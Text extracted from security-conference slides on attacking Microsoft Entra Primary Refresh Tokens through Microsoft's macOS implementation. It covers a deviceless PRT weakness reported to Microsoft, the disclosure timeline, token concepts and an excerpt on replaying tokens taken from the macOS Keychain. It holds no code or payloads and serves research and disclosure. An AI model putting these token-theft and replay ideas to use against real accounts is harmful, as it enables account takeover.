

Attacking Primary Refresh Tokens

Storybook

Featuring: Microsoft's macOS implementation



What can you expect from this story

PRT Refresher

What are Primary Refresh Tokens and how does one acquire one.

PRT protocol versions

The facts *may* be different than the documentation on the Microsoft site.

Secure Enclave

Microsoft using the TPM on macOS, mostly..

Sorry, no 0-day

That's at least what we thought, until Microsoft wanted a call..

.... turns out they deemed it to be a critical one.

So, sorry not many demos ˘(ツ)˘





This book belongs to...

I'm Olaf, I like warm hugs and am a Detection engineer
and Security Researcher at FalconForce.
Follow me at [@olafhartong](#) to learn more.



This book belongs to...

I'm Dirk-Jan, and I'm a Security Researcher at Outsider Security. Follow me at [@_dirkjan](#) to learn more.





Once upon a timeline

Initial finding

Dec 2022

Deviceless PRT
found and
managed to
abuse it

Picked up research

April/May 2024

Refined the
research and
tooling. Reported
to MSRC

Secure Enclave

May 2024

Discovered
PRTv4 and added
support to tools

Main Characters



Quickfix Quinn

Implementing code



Pathfinder Paws

Navigating Entra ID



Sir Block-a-Lot

Building defensive
infrastructure



King

He loves Phishing

Prior research

Thomas Naunheim

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

<https://www.cloud-architekt.net/abuse-and-replay-azuread-token-macos/>

Thomas Naunheim

About Blog Categories Speaking Publications Links Disclosure Privacy

Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain

Microsoft is using Keychain to store cached Azure AD tokens for “logged in” Edge profiles on macOS devices. Apple’s integrated password management system offers “encryption at rest” and built-in security features. Nevertheless, options to exfiltrate user’s token and abuse them for token replay attacks should be considered. In this blog post, I like to give an overview about the potential attack scenarios and some security considerations.

May 31, 2022 · 12 minute read


Overview of the sign-in, token cache flow and potential replay attack paths on macOS devices.




PRT Refresher

What are Primary Refresh Tokens and how are they acquired?

Tokens on unmanaged Windows hosts



Tokens on managed Windows hosts



Primary Refresh Tokens

In general

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
 - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate

On Windows


- Session key is protected by a Trusted Platform Module
- PRT is always bound to a device



Token Hierarchy



Token issuance flow



PRT protocol versions

Windows uses PRT protocol 2.0.
Then Microsoft decided to support macOS....

...and they added PRT protocol
v3.0 and introduced a
DEVICELESS PRT



Device registration – cryptographic keys

Windows

Device certificate (Entra signed) + private key (RSA key)

Transport key (RSA key) – sent as **BCRYPT_RSAKEY_BLOB**

On macOS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)

